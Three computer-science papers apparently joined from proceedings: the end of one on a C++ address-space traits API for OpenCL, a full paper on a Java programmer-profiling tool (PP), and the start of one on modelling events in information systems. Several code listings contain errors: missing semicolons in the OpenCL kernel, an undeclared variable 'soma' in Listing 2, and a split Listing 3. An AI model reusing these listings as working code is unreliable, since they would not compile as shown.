template <typename T, unsigned Nv>
struct add_as {
    using type = T __attribute__((
        ext_address_space(Nv)));
};

template <typename T, unsigned Nv>
using add_as_t = typename add_as<T,Nv>::
    type;
```

---

a type respectively. This allows explicit and easy manipulation of the address space as a qualifier similar to `const` and `volatile`. In fact, `remove_as` and `add_as` are parallels to `remove_const`, `remove_volatile`, `add_volatile` and `add_const` from the standard library.

The `add_as` class template accepts a typename parameter `T` and unsigned integer `Nv`. The parameter `Nv` denotes the address space which we qualify the passed in type `T` with. The new type can then be accessed with the classes type alias `type`, this keeps with common template metaprogramming practice. Another common practice is the use of type aliases like `add_as_t` to simplify template class calls. We stick to this general pattern throughout our API, however future aliases will be elided for brevity. The `add_as` template works similarly to `add_const` in that it only adds the qualifier to the top most level of a type.

The `remove_as` class template requires specialization. The `remove_as` class template similarly to `add_as` accepts in a type and an address space. However, in this case the address space is ignored, instead it will be deduced from the type passed in. Deducing the value in this way allows the template to generically remove all available address spaces. Without this an explicit specialization for each template would have to be generated. The return value of `remove_as` is the passed in type with the address space qualifier removed. Both `const` and `volatile` qualifiers should remain untouched if present. The base template of `remove_as` specializes for types with no qualifier and returns the base type. Other specializations specialize for different combinations of qualifiers on the type and then return the type with the address space removed. The most specialized example of this specializes for `const`, `volatile` and the address space qualifier. It returns a type with the address space removed and other qualifiers intact. We showcase this specialization but elide the rest for brevity.

The class template `get_as` accepts the same parameters as the other class templates. However, like `remove_as` the address space parameter will be deduced. The output of this template class is a value that corresponds to the address space of the passed in type. Sticking with template metaprogramming practice it's named `value`. The base template and specialization is again similar to `remove_as`. The base template with no address space qualifier returns 0. As 0 is the default address space. Its specialization again fits all address space values and deduces the address space which is then returned.

**Figure 4** The `remove_as` class template

---

```

template <typename T, unsigned Nv = 0>
struct remove_as {
using type = T;
};

template <typename T, unsigned Nv>
struct remove_as<T __attribute__((
    ext_address_space(Nv)))> {
using type = T;
};

template <typename T, unsigned Nv>
struct remove_as<T const volatile
    __attribute__((ext_address_space(Nv)))
    > {
using type = T const volatile;
};

```

---

### B. The Traits API with `as_val`

Each API function has a fall-back version for compilers that do not support the `ext_address_space` extension. This means that the API will not cause compilation errors or undefined behaviour, ensuring portability. Outwardly the API calls do not change, nor do the required includes. Only the implementation of the functions change significantly. This is handled by macros that check if the `ext_address_space` attribute is implemented, then includes the relevant header files.

**Figure 5** The `get_as` class template

---

```

template<typename T, unsigned Nv = 0>
struct get_as {
static const unsigned value = Nv;
};

template <typename T, unsigned Nv>
struct get_as<T __attribute__((
    ext_address_space(Nv)))> {
static const unsigned value = Nv;
};

```

---

A template class facilitates the API implementation's mimicking of the address space qualifier. The `as_val` class template (Figure 6) accepts a template type parameter and two non-type template parameters. The type parameter represents the type the address space qualifier is to be applied to. The two non-type template parameters represent the address space of the top most pointer (the `Nv` parameter) and the address space of the pointee (the `Np` parameter). For example, `as_val` would only support address space qualifiers on the first two pointers of a pointer to a pointer to an integer type. The integer itself would not be qualifiable. Of the parameters, only the type is

stored, the two address space values are stored at a type level and can be deduced. Through C++ implicit conversion the various overloaded functions allow the user to use assignment operators and dereference operators as if they were using the base type. This means there should be no discernible difference between using a normal pointer type and `as_val`.

Whilst the implementations of the templates are different using the `as_val` class template. The change is not drastic. The functions all take in another non-type template parameter for the pointee address space (`Np`). However, this is hidden from the programmer using type aliases for each template.

The `get_as` implementation changes very little. Instead of deducing the value from the `ext_address_space` attribute currently tied to the type. It deduces the address space from the `Nv` parameter of the `as_val` class template.

**Figure 6** The `as_val` class template

---

```

template <typename T, unsigned Np = 0,
    unsigned Nv = 0>
struct as_val {
    as_val( ) {}
    as_val(T x) : x(x) {}
operator T() { return x; }
    T x;
};

```

---

The implementation of `remove_as` is simplified. Instead of having multiple specializations for every qualifier combination. We can simply specialize for `as_val`. There is however a base case and specialization as we cannot simply return the type with the `as_val` (address space) removed. As there is also a pointee address space tied to `as_val`. The base case checks for an `as_val` with an 0 address space and pointee address space and returns `as_val`'s stored type. The specialization checks for values greater than 0 in the `Np` parameter through deduction; then returns an `as_val` type with an `Nv` parameter set to 0 whilst keeping the same type and `Np` parameter.

For `add_as` we require a base template for non-`as_val` types and a specialization for types with `as_val`'s. The base template wraps the given type with an `as_val` and sets the `as_val` types address space parameter to the given address space. Whereas the specialization simply replaces the current address space parameter of the `as_val` type with the newly given address space.

### C. The `add_pointee_as` and `remove_pointee_as` Traits

From the description of these templates it's possible to notice that there is no way to set the pointee address space of an `as_val` template class. As such there are another two template classes that allow manipulation of the pointee. They are `add_pointee_as` and `remove_pointee_as`.

For the `ext_address_space` attribute extension the `add_pointee_as` template class requires base classes and specializations similar to the `remove_as` template. They also



provide a similar use, to peel off `const` and `volatile` qualifiers from the passed in type and then reapply them to the return type. The template parameters and type alias in this case are also identical to `add_as`. The next step is to peel off the top level pointer to get access to its pointee (if it has one) and then apply an address space to it. This is achieved by a helper template which breaks down the type using the C++ standard libraries `pointer_traits` template class and then rebuilding it. It does this in three steps, first it uses `pointer_traits::element_type` parameter to get the pointees type. Secondly it applies the address space to this type. It finally uses `pointer_traits::rebind` to bind the new type to the old type. The final result will be a type with a new address space on the pointee of the original pointer. For the non-extension implementation this is again much simpler. It is identical to `add_as`, except the pointee address space parameter is set instead.

#### IV. EXAMPLE USE CASE

**Figure 7** OpenCL Reverse Array Example

```
__kernel void
reverseArray (add_pointee_as_t<float *, 1>
              d, int size){
    add_as_t<float [64], 2> s;
    int t = get_local_id(0);
    int tr = size-t-1;
    s[t] = d[t]
    barrier(CLK_LOCAL_MEM_FENCE);
    d[t] = s[tr]
}
```

The example we chose to showcase the C++ API can be found in Figure 7. The example is an OpenCL kernel function that will reverse one dimensional array data passed into it. The kernel function is based off a CUDA shared memory example found on NVIDIA's developer blog [8]. The idea is that each thread within a block will run an instance of this kernel and swap the relevant value based on its thread id. In this example the OpenCL named address spaces have been traded out for API calls which represent them as integer values. In the context of this example global is represented by the value one, local by the value two and private by the lack of a qualifier.

In the example the kernel accepts a pointer to some floating point data `d`. Alongside an integer `size` that represents the number of elements contained within `d`. The float pointer type is wrapped in an `add_pointee_as_t` class template from our API with an integer representing the global address space. This applies the address space to the target of the float pointer. Which makes the type equivalent to `__global float*`. Further down we create a statically allocated array of floats `s` which we can store values from `d` in for swapping later. We apply `add_as_t` to its type alongside an integer representing the local address space. Which makes the type of `s` equivalent to `__local float[64]`. The function then creates two

index values `t` and `tr` which represent the values we wish to swap within the current thread. After which we use the `t` index to copy a value per thread from `d` in global memory to `s` in local memory. However, before we can swap the data we must place a local barrier to prevent data races. After the barrier we can proceed to reverse the array.

A feature of our API is that if the attribute extension for `ext_address_space` is not found in the compiler it will still compile. It will fall back on the implementations that make use of the `as_val` template class which stores the address space value and variable within itself. Despite the variable now being wrapped within `as_val` it can still be used as if it was the raw type. This works through overloading certain operators in the class so that implicit conversion allows access to the underlying data. This fall-back functionality is provided by including all the required API functions through a single include file. This include file can then add different API implementations based on the presence of the `ext_address_space` attribute. This functionality has been tested with the GCC and Clang C++ compilers. Despite choosing OpenCL as the language for the example, the C++ API should be usable in the same way for C++ and C++ based programming models.

#### V. CONCLUSION

In conclusion, we have presented a C++ template API that we believe improves the programmability of address spaces. The API borrows concepts from C++'s type traits. We believe this API will help facilitate bringing address space qualifiers further into the C++ type system allowing further template metaprogramming and type safety opportunities. To help showcase the ability of our API to integrate existing address space implementations, we integrated it with Clang's address space attribute. However we also presented an API implementation that would also allow it work as a standalone implementation of address spaces that requires no compiler extensions.

#### REFERENCES

- [1] A. Munshi, "The opencl specification," in *Hot Chips 21 Symposium (HCS), 2009 IEEE*. IEEE, 2009. doi: 10.1109/HOTCHIPS.2009.7478342 pp. 1–314. [Online]. Available: <http://dx.doi.org/10.1109/HOTCHIPS.2009.7478342>
- [2] C. Nvidia, "Compute unified device architecture programming guide," 2007.
- [3] T. S. Sites, "Top500 lists," 1993. [Online]. Available: <https://www.top500.org/>
- [4] JTC1/SC22/WG14, "Programming languages - c - extensions to support embedded processors," 2006. [Online]. Available: <http://www.open-std.org/jtc1/sc22/wg14/>
- [5] Apple, "Metal," 2014. [Online]. Available: <https://developer.apple.com/metal/>
- [6] S. Wienke, P. Springer, C. Terboven, and D. an Mey, "Openacc - first experiences with real-world applications," in *European Conference on Parallel Processing*. Springer, 2012. doi: 10.1007/978-3-642-32820-6\_85 pp. 859–870. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-32820-6\\_85](http://dx.doi.org/10.1007/978-3-642-32820-6_85)
- [7] "clang: a c language family frontend for llvm." [Online]. Available: <http://clang.llvm.org/>
- [8] M. Harris, "Using shared memory in cuda c/c++," 2013. [Online]. Available: <https://devblogs.nvidia.com/parallelforall/using-shared-memory-cuda-cc/>

# Program analysis for Clustering Programmers' Profile

Daniel José Ferreira Novais  
Dpt. Informática, Centro Algoritmi  
Universidade do Minho  
Braga, Portugal  
danielnovais92@gmail.com

Maria João Varanda Pereira  
Dpt. Informática e Comunicações, IPB  
Centro Algoritmi, Universidade do Minho  
Bragança, Portugal  
mjoao@ipb.pt

Pedro Rangel Henriques  
Dpt. Informática, Centro Algoritmi  
Universidade do Minho  
Braga, Portugal  
pedrorangelhenriques@gmail.com

**Abstract**—Each programmer has his own way of programming but some criteria can be applied when analysing code: there are a set of best practices that can be checked, or "not so common" instructions that are mainly used by experts that can be found. Considering that all programs that are going to be compared are correct, it's possible to infer the experience level of the programmer or the proficiency level of the solution. The approach presented in this paper has as main goal to compare sets of solutions to the same problem and infer the programmers profile. This can be used to evaluate the programmer skills, the proficiency on a given language or evaluate programming students. A tool to automatically profiling Java programmers called PP (*Programmer Profiler*) is presented in this paper as a proof of concept.

## I. INTRODUCTION

TWO given solutions that solve the same problem can be very different. The style of programming, the proficiency on the programming language, the conciseness of the solution, the use of comments and so on, allow to compare programmers through static analysis of their code. It is possible to measure the proficiency on a programming language in the same way that we measure the proficiency on a natural language [Pos14]. Using, for example, the *Common European Framework of Reference for Languages: Learning, Teaching, Assessment* (CEFR) method<sup>1</sup> it is possible to classify individuals based on their proficiency on a given foreign language. Statically analysing code, it should be possible to extract a set of metrics and using a set of best practices to infer the proficiency and style of programming. The main idea is to evaluate the programmers' profiles, comparing code, without the need to construct a standard solution to perform that comparison. When facing a class of students or when evaluating a group of candidates to a programmer position at a company, we only need to compare them to each other to find the best one or to create a rank. Of course we can include a best solution in the group in order to perform an absolute evaluation, especially needed in non-academic environments. The attributes or metrics that will allow to infer a profile can be defined a-priori by hand (using intuition) or can be extracted through data-mining techniques as can be seen in [KCM07]. However this last approach requires the availability of huge collections of programs assigned to each class.

Pietrikova in [PC15] also explores techniques aiming the evaluation of Java programmers' abilities through the static analysis of their source code. Static code analysis may be defined as the act of analysing source-code without actually executing it, as opposed to dynamic code analysis which is done on executing programs. The latter is usually performed with the goal of finding bugs or ensure conformance to coding guidelines. In our approach the goal is to further explore the discussed techniques and introduce new ones to improve that evaluation, with the ultimate goal of creating a tool that automatically profiles a programmer only using static analyse of code. Notice that in our work we do not cope at all with automatic code assessment or program verification; we only focus on the programmers' ability to master a programming language.

Concerning the knowledge about a language or the capability to write 'naive/expressive' sentences on that language, a possible set of profiles would be: novice, advanced and expert. Moreover, other relevant information is expected to be extracted, such as the classification of a programmer on his code readability (indentation, use of comments, descriptive identifiers), hid defensive programming style, among others.

There are some source-code elements that can be analysed to extract the relevant metrics to appraise the code writer's proficiency such as: number of statements and declarations, existence of some repetitive patterns, number of lines (code lines, empty lines, comment lines), use of indentation, quality of the identifiers, use of not so common instructions and other characteristics considered as good practices. In this work code with errors will not be taken into consideration for the profiling. This is, only correct programs producing the desired output will be used for profiling.

In order to build the PP tool to automatically extract metrics from programs and to profile the owners of those programs, language processing techniques will be used. This process will be complemented with the use of a tool, called PMD<sup>2</sup>, to get information on the use of good Java programming practices. PMD is also a source code analyser that finds common programming flaws like unused variables, empty catch-blocks,

<sup>1</sup>[http://www.coe.int/t/dg4/linguistic/cadre1\\_en.asp](http://www.coe.int/t/dg4/linguistic/cadre1_en.asp)

<sup>2</sup><https://pmd.github.io/>

unnecessary object creation, and so forth. For these reasons this tool proved to be very useful.

The paper will follow with Section II where related work will be reviewed in order to identify techniques and tools commonly used to deal with this problem. Section III is devoted to present our proposal for an automatic programmer profiling system based on source code analysis. The analyser implemented and the set of metrics extracted are presented in Section IV. In Section V we will discuss the correlation between metric values and profiles. A complete case study will be described in Section VI in order to show all the PP functionalities. The paper is closed at Section VII with conclusions and future work.

## II. RELATED WORK

As it was said, the main motivation for the work described in this paper came from the study [PC15] of Pietriková and Chodarev. These authors propose a method for profiling programmers through the static analysis of their source code. They classify knowledge profiles in two types: subject and object profile. The subject profile represents the capacity that a programmer has to solve some programming task, and it's related with his general knowledge on a given language. The object profile refers to the actual knowledge necessary to handle those tasks. It can be viewed as a target or a model to follow. The profile is generated by counting language constructs and then comparing the numbers to the ones of previously developed optimal solutions for the given tasks. Through that comparison it's possible to find gaps in language knowledge.

In [TRB04], Truong et al. suggest a different approach. Their goal is the development of a tool, to be used throughout a Java course, that helps students learning the language. Their tool provides two types of analysis: software engineering metrics analysis and structural similarity analysis. The former checks the students programs for common poor programming practices and logic errors. The latter provides a tool for comparing students' solutions to simple problems with model solutions (usually created by the course teacher).

Flowers et al. [FCJ<sup>+</sup>04] and Jackson et al. [JCC05] present a tool, *Gauntlet*, that allows beginner students understanding Java syntax errors committed while taking their Java courses. This tool identifies the most common errors and displays them to students in a friendlier way than the Java compiler. *Espresso tool* [HMRM03] is also a reference on Java syntax, semantic and logic error identification. Both tools have been proven to be very useful to novice Java learners but they focus mainly on error handling.

Hanam et al. explain [HTHL14] how static analysis tools (e.g. *FindBugs*) can output a lot of false positives (called unactionable alerts) and they discuss ways to, using machine learning techniques, reduce the amount of those false positive so a programmer can concentrate more on the real bugs (called actionable alerts). We are not considering the use of machine learning and data mining techniques in our approach. Our idea is to use a set of pre-defined criteria to evaluate programs and infer profiles.

## III. PROFILE DETECTION: OUR PROPOSED SOLUTION

Programmer profiling is an attempt to place a programmer on a scale by inferring his profile. The first step towards achieving this profiling is to define what will be the profiles. A classification that could encapsulate a broad range of programming knowledge was developed.

The **Novice** is someone who's not familiar with all the language constructs, does not show language readability concerns and does not follow the *good programming practices*. The **Advanced Beginner** starts to shows variety in the use of instructions and data-structures. He also begins to show readability concerns by writing programs in a safely manner. The **Proficient** is a programmer who is familiar with all the language constructs, follows the *good programming practices* and shows readability and code-quality concerns. Finally, the **Expert** is someone that masters all the language constructs and focuses on producing effective code, sacrificing on readability.

The example seen in Listing 1 could be a bit exaggerated but may help shed some light on what is meant by the previous scale. Each one of the following methods has the same objective: calculating the sum of the values of an integer array, in Java. Each method has features of what may be expected from each profile previously defined. It's hard to represent all 4 classifications on such a small example, so the Advanced Beginner profile was left out.

Listing 1. "Examples of programs corresponding to different Profile Levels"

```
int novice (int[] list) {
    int a=list.length;
    int b;int c= 0;
    for (b=0;b<a;b++) {
        c=c+list[b];}
    return c;
}

//Sums all the elements of an array
int proficient (int[] list) {
    int len = list.length;
    int i, sum = 0;
    for (i = 0; i < len; i++) {
        sum += list[i];
    }
    return sum;
}

int expert (int[] list) {
    int s = 0;
    for (int i : list) s += i;
    return s;
}
```

The Novice has little or no concern with code readability. He will also show lack of knowledge of language features. In the example we can see that by the way he spaces his code, writes several statements in one line or gives no meaning in variable naming. He also shows lack of advanced knowledge on assignment operators (he could have used the *add and assignment operator*, +=).

The Expert, much like the Novice, shows no concern for language readability, but unlike the latter, he has more language knowledge. That means that the Expert has a different kind of bad readability. The code can be well organized but the programming style is usually more compact and not so explicit.

As an example of language knowledge, the Expert uses the *extended for loop*, making his method smaller in lines of code.

Finally, the Proficient will display skills and knowledge, much like the Expert programmer, while keeping concern with code readability and appearance. The code will feature advanced language constructs while maintaining readability. His code will be clear and organized, variable naming has meaning and code will have comments for better understanding.

Since the goal is to classify programmers automatically, that classification can only be carried through the analysis of the programmers' source code. Since the interest is in language usage, in various aspects, static code analysis was the selected technique to perform the extraction of the data to be analysed.

The two main aspects of code that were of interest to this project are the language knowledge and the readability of code. To classify the abilities of a programmer regarding his knowledge about a language and the way he uses it, we considered two profiling perspectives, or group of characteristics: language **Skill** and language **Readability**.

- **Skill** is defined as the language knowledge acquired and the ability to apply that knowledge in an efficient manner.
- **Readability** is defined as the aesthetics, clarity and general concern with the understandability of the code written.

We believe that these two groups contain enough information to obtain a profile of a programmer, regarding his ability to write proper language sentences to solve problems. Then, for each group, and according to the score obtained by the programmer, Table I gives a general idea of how programmers can be profiled. Notice that (+) means a positive score, while (-) means a negative one.

TABLE I  
PROPOSED CORRELATION

Profile	Skill	Readability
Novice	-	-
Advanced Beginner	-	+
Expert	+	-
Proficient	+	+

What constitutes a lower and a higher score for each group must be defined. For every programmer, the goal is to compare each metric value among all solutions to identify those who performed better or worse on that metric, and then, assemble a mathematical formula which allows to combine the metrics' results into a grade for each of the two groups. Taking those two grades and resorting to Table I we can easily infer the programmer's profile in regards to the subject problem.

#### IV. SOURCE CODE ANALYSIS: METRICS EXTRACTED

After some testing and experimenting, we've created a set of metrics that we consider appropriate for programmer profiling. The range of metrics extracted is quite large, and it's obvious that not all metrics should have the same weight towards inferring the profile of programmers. Considering that, each metric has an associated priority (or weight) that directly relates to the impact that metric will have towards inferring

TABLE II  
METRICS EXTRACTED AND RULES WITH THEIR PRIORITIES

Metric	Rule	Priority
Number of Classes	+ =>+R +S	2
Number of Methods	+ =>+R +S	2
Number of Statements	- =>+S	8
Number of LOC	+ =>+R	5
Percentage of LOC	- =>+R	5
Number of Locom	+ =>+R	3
Percentage of Locom	+ =>+R	3
Number of Empty Lines	+ =>+R	3
Percentage of Empty Lines	+ =>+R	3
# Control Flow Statements	- =>+S & + =>+R	5
Variety of Control Flow Statements	+ =>+S	4
# Not So Common CFSs	+ =>+S	6
Variety of <i>Not So Common Operators</i>	+ =>+S	5
# Declarations	- =>+S -R	5
# of Types	+ =>+S	4
# Readability Relevant Expressions	+ =>+R	3

the profiles. Table II formally specify the following rules that we are extracting for each solution to a given exercise. For instance, the first rule, should be read as: More classes imply more Skill points and more Readability points.

##### Code Size Metrics

- These metrics are related with code size. We believe code size is mainly related with readability concerns.

##### Control Flow Statements Metrics

- Control flow statements (CFS) are the heart of the algorithms. Knowing how to properly use them says a lot about programming knowledge.

##### *Not So Common Operators* Metrics

- Java is a vast language with numerous operators. Some of them are very specific and most programmers don't know about them. When correctly applied these can reduce the code size and even improve the program's performance.

##### Variable Declaration Metrics

- Similarly to the case of the Control Flow Statements, the usage of Declarations could be an indication of a programmer's capabilities.

##### Other Relevant Expressions Metrics

- This metric was created to hold other important language features that for some reason or another didn't fit in the other descriptions.

##### PMD Violations Metrics

- The PMD Violations Metrics are very important because they allow us to detect problems in code that otherwise would be very hard to catch. PMD rules have their own priorities.

#### V. RELATING METRICS WITH PROFILES

As time progressed, our idea of the profiles shifted a bit from the original idea that we saw in Table I. We decided that the Experts should be the ones with maximum focus on Skill,

the Proficients on Readability and the Advanced Beginners should more precisely divided. A new profile was also created. The final version of the profiles is the following:

- **Novice (N):** Low Skill and Low Readability
- **Advanced Beginner (AB):** Low-to-Average (LtA) Skill and Readability
- **Proficient (P):** LtA Skill and High Readability
- **Expert (E):** High Skill and LtA Readability
- **Master (M):** High Skill and High Readability

Keep in mind that the definition of the groups (Readability and Skill) is not the common meaning of the word. Saying that an Expert has low Readability means only that he scored a low value on our axis of Readability (based on the metrics we've seen in the previous section) when comparing to other solutions to the same problem.

## VI. CASE STUDY

Taking, for instance, two students solutions for the following Java exercise: *Write a Java program that reads positive integers (number 0 will terminate the input). Compute and print the amount of even numbers, odd numbers, and the average (real number) of the even numbers.*

Listing 2. "Solution to P1 made by S"

```
import static java.lang.System.out;
import java.util.Scanner;

public class P1_S {

    public static void main(String[] args) {
        int nEven = 0, nOdd = 0, sum = 0;

        while(true){
            out.println("Insert a number:");
            Scanner ipt = new Scanner(System.in);
            int num = ipt.nextInt();

            if(num == 0) break;
            if(num%2 == 0) {
                nEven++;
                soma += num;
            }
            else nOdd++;
        }

        double average = 0;
        if (nEven != 0) average = sum / nEven;

        out.println("Even: " + nEven);
        out.println("Odd: " + nOdd);
        out.println("Even Avrg: " + average);
    }
}
```

Listing 3. "Solution to P1 made by Z"

```
import java.util.Scanner;
public class P1_Z {
    public static void main(String[] args) {
        Scanner in = new Scanner(System.in);
        int value = in.nextInt(), evens = 0,
        odds = 0;
        double evensSum = 0;
        /*I'm assuming the input is viable,
        i.e. all input numbers are
        positive integers*/
        while(value != 0){
            if((value & 1) == 0){
                evens++;
                evensSum += value;
            } else odds++;
            value = in.nextInt();
        }
    }
}
```

```
System.out.println(evens + "\n" + odds);
System.out.println(evens > 0?
    evensSum / evens : evensSum);
}
```

Looking at the structures of both solutions, we can see they are both divided in the same way. Inside the main method, the first lines are used for variable declaration and initializations. Then we have the main cycle, where numbers are read and the variables are assigned. Finally, in the last lines we have our results output.

One thing we can easily observe is the size of both solutions, in regards to the number of lines. The first solution has 61% more lines of code than the second one. A closer inspection shows us that *S* had the concern of leaving empty lines between some code instructions, while *Z* didn't leave a single one. This is one of the most clear signs of concern for readability. Empty lines and indentation are probably most important things when creating readable code. Although it was not possible to implement the verification of correct usage of indentation (tabs or spaces) the usage of empty lines was, and it will weight for the readability grade.

Regarding the use of variables, *S* declares a total of 4 ints, 2 Scanners and 1 double while *Z* only needs 3 ints, 1 Scanner and 1 double.

The number of required variables reflects the capacity that the programmer has in reusing variables. Therefore, less number of needed variable declaration reflects a higher skill in the language. Of course that has the fallback of generally making the code less understandable (the same variable has different purposes), so there is a loss in readability as well.

That takes us to the main loop. *S* makes the mistake of reinitializing a Scanner and a int in every cycle iteration, that is a violation that is detected by the PMD tool. *Z* on the other hand reuses his variables.

Another bad practice detected by PMD on *S*'s solution is the use of a *while(true)* cycle. This is generally regarded as an avoidable practice, because it then forces the programmer to explicitly end the cycle using, as is seen in this case, a *break* condition. *Z* avoids this by simply reading the numbers in the cycle's test and checking if the number is equal to zero. As explained in the previous chapter, detected PMD violations are "punished" in the skill or readability grades. Each violation is related to one of the groups. In this case, both violations punish the skill group.

The parity check was also made differently in the two solutions. While *S* compares with the traditional (and easier to understand) way of *if(n % 2 == 0)*, *Z* used the more advanced approach of *if( (n & 1) == 0)*. This is much more efficient than using the *%* operator, especially for large numbers. The bitwise and bitshift operators allow programmers to perform bit-level operations and have a very high potential to those who know to use them. These operators are considered advanced, so their usage will increase the skill level of a programmer when detected by PP.

Finally, we can see that in the first solution, *S* has to declare one last variable, use another if-condition, and call one final

`println` method just to compute and output the average of the even numbers. *Z* on the other hand does everything in a single line, using the ternary operator (also known as inline if). All these extra statements used by *S* will have a negative effect on *S*'s Skill (or a positive effect on *Z*'s). After all, *Z* did the same in less statements. The usage of the ternary if condition is considered an advanced operator that also benefits Skill.

After running these two solutions (together with five others) through the PP tool, all data detailed in IV will be extracted. Then, those individual metric values are normalised across all solutions. Finally we apply the weight to those normalised values and achieve a final score by adding the individual metrics results. That final score is composed by two numbers: one for Skill another for Readability.

Wrapping up the analysis, we see that *Z* shows greater language knowledge and skill, but not much concern for readability. *S* is less skillful and programs in a more novice way. Figure 1 shows the final scores obtained by all seven solutions that were analysed for this particular case study. In these small examples, *S* was classified as *Adv. Beginner* (leftmost on the plot) with a readability focus, obtaining a (S,R) score of (20.9, 15.9), and *Z* was classified as *Expert* (rightmost on the plot) with a score of (32.2, 10.7). This complies to their programming background, which was stated previously.




Fig. 1. Profile inference made for Exercise P1

## VII. CONCLUSION

The research hypothesis that led the project here reported was *whether was possible to infer the profile of a programmer through the analysis of his source code*. We proved that research hypothesis by means of demonstration.

The developed tool, Programmer Profiler Tool, takes as input a set of correct solutions to a given programming problem, written in Java, by different programmers.

Each one of the metrics extracted and bad practices identified are linked to one of two groups, Skill and Readability, and can have a positive or negative effect on the two groups. The Skill group is related to language knowledge and ability of creating effective code. The Readability group relates more to understandability of code, and coding style related practices.

By comparing all results among each other, and applying previously defined rules of how the metrics and defects affect the groups, a numeric score is calculated for each group and for each programmer. Each one of these rules, applies the results of an extracted metric (or PMD violation) to either increase or decrease the score of the two groups (S and R), thus reaching a final value for each group.

By applying the described method to several exercises, a set of scores is calculated for each programmer, and by combining those scores a final score is calculated, for each group, that portrays how the programmer performed in comparison to the solutions of other programmers.

The final scores are mapped to a set of previously defined programmer profiles, and thus the profile is inferred for each one of programmers. The results can then displayed in a plot, to better interpret how each programmer performed on the different exercises as well as on the global scope.

All the profiles inferred on the tests performed agreed to the teacher's manual evaluation done in Java course of the University of Minho. Which leads us to state that PP Tool can correctly infer the profile of Java programmers. Although this it would be interesting in the future to include more information about each student namely learning ability and soft skills.

More data and information regarding this project can be found at <http://www4.di.uminho.pt/~gepl/PP/>.

## ACKNOWLEDGMENT

This work has been supported by COMPETE: POCI-01-0145-FEDER-007043 and FCT – Fundação para a Ciência e Tecnologia within the Project Scope: UID/CEC/00319/2013.

## REFERENCES

- [FCJ<sup>+</sup>04] Thomas Flowers, Curtis Carver, James Jackson, et al. Empowering students and building confidence in novice programmers through gauntlet. In *Frontiers in Education, 2004. FIE 2004. 34th Annual*, pages T3H–10. IEEE, 2004.
- [HMRM03] Maria Hristova, Ananya Misra, Megan Rutter, and Rebecca Mercuri. Identifying and correcting java programming errors for introductory computer science students. *ACM SIGCSE Bulletin*, 35(1):153–156, 2003.
- [HTHL14] Quinn Hanam, Lin Tan, Reid Holmes, and Patrick Lam. Finding patterns in static analysis alerts: improving actionable alert ranking. In *Proceedings of the 11th Working Conference on Mining Software Repositories*, pages 152–161. ACM, 2014.
- [JCC05] James Jackson, Michael Cobb, and Curtis Carver. Identifying top java errors for novice programmers. In *Frontiers in Education, 2005. FIE'05. Proceedings 35th Annual Conference*, pages T4C–T4C. IEEE, 2005.
- [KCM07] Huzefa Kagdi, Michael L Collard, and Jonathan I Maletic. A survey and taxonomy of approaches for mining software repositories in the context of software evolution. *Journal of Software Maintenance and Evolution: Research and Practice*, 19(2):77–131, 2007.
- [PC15] Emília Pietriková and Sergej Chodarev. Profile-driven source code exploration. *Computer Science and Information Systems (FedCSIS)*, pp. 929–934. IEEE, 2015.
- [Pos14] Raphael 'kena' Poss. How good are you at programming?—a CEFR-like approach to measure programming proficiency. July 2014.
- [TRB04] Nghi Truong, Paul Roe, and Peter Bancroft. Static analysis of students' java programs. In *Proceedings of the Sixth Australasian Conference on Computing Education—Volume 30*, pages 317–325. Australian Computer Society, Inc., 2004.





# An Approach for Modeling Events in Information Systems

Aleksandar Popović  
University of Montenegro, Faculty  
of Science, Podgorica,  
Montenegro  
Email: aleksandarp@rc.pmf.ac.me

Ivan Luković, Vladimir Dimitrieski  
University of Novi Sad, Faculty of  
Technical Sciences, Novi Sad, Serbia  
Email: {ivan, dimitrieski}@uns.ac.rs

Verislav Đukić  
Djukic Software GmbH,  
Nürnberg, Germany  
Email: info@djukic-soft.com

**Abstract** — Contemporary tools aimed at information system (IS) development often use models to generate system implementation. Starting from an IS model, these tools commonly generate database implementation schema as well as code for generic CRUD operations of business applications. On the other hand, at the level of platform-independent models (PIMs) there is a lack of support for specification of more complex functionalities associated with events. In this paper, we present an approach aimed at specification of events at the level of PIMs. We introduce new concepts to describe context in which an event may occur, while we use our IIS\*CFuncLang language to define event business logic. We also developed adequate transformations to generate executable program code from these specifications.

## I. INTRODUCTION

SIGNIFICANT efforts have been invested into the research of approaches and tools, aimed to completely, or partially, automate the IS development process. In these approaches, models play a key role in the IS development process [1]. Usually, a model is transformed into (i) a database implementation schema and (ii) program code of business applications performing simple CRUD (create, retrieve, update, and delete) operations over the generated database [2]. Beside these typical functionalities, business applications usually include more complex functionalities, i.e., business logic, that is specific for the application domain. For example, such application-specific functionalities include complex calculation and validation tasks, series of database operations triggered by an event, etc.

A similar classification of application functionalities may be found in [3], where authors classify application program code as: (i) generic; (ii) schematic; and (iii) individual. Generic and schematic program code is common for various applications domains and has patternable structure. Individual program code is specific for an application, and it is hard to generate it from such a model [3]. The approaches and tools aimed at the IS development, support modeling of typical functionalities as well as generation of program code for these functionalities. Unfortunately, modeling of application-specific functionalities associated with events,

and the generation of appropriate program code often is not supported by these approaches and tools. Manual customization of generated program code is used for implementation of these functionalities. In order to formally specify business logic of application-specific functionalities at the level of platform-independent models (PIMs) we have developed a domain-specific language (DSL) named IIS\*CFuncLang [2]. Research efforts presented in this paper are extension of our previous work devoted to a formal specification of application-specific functionalities ([4]).

In the paper we will present an approach for modeling application-specific functionalities associated with IS events. This approach is aimed at specifying IS events at the abstraction level of PIMs. An event specification consists of two parts: (i) business logic that has to be executed upon event occurrence, and (ii) context in which the event may occur. For the specification of business logic we use the IIS\*CFuncLang language. In order to formally specify an event context we introduce a new PIM concept named *Event*. Using this concept a designer may specify event properties such as event source, an action that trigger the event execution, and level that the event is handled at. Also, we have developed algorithms aimed at transformation of event specifications into executable program code. In this way we generate complete program that implements application-specific functionalities associated with events.

## II. FUNDAMENTALS

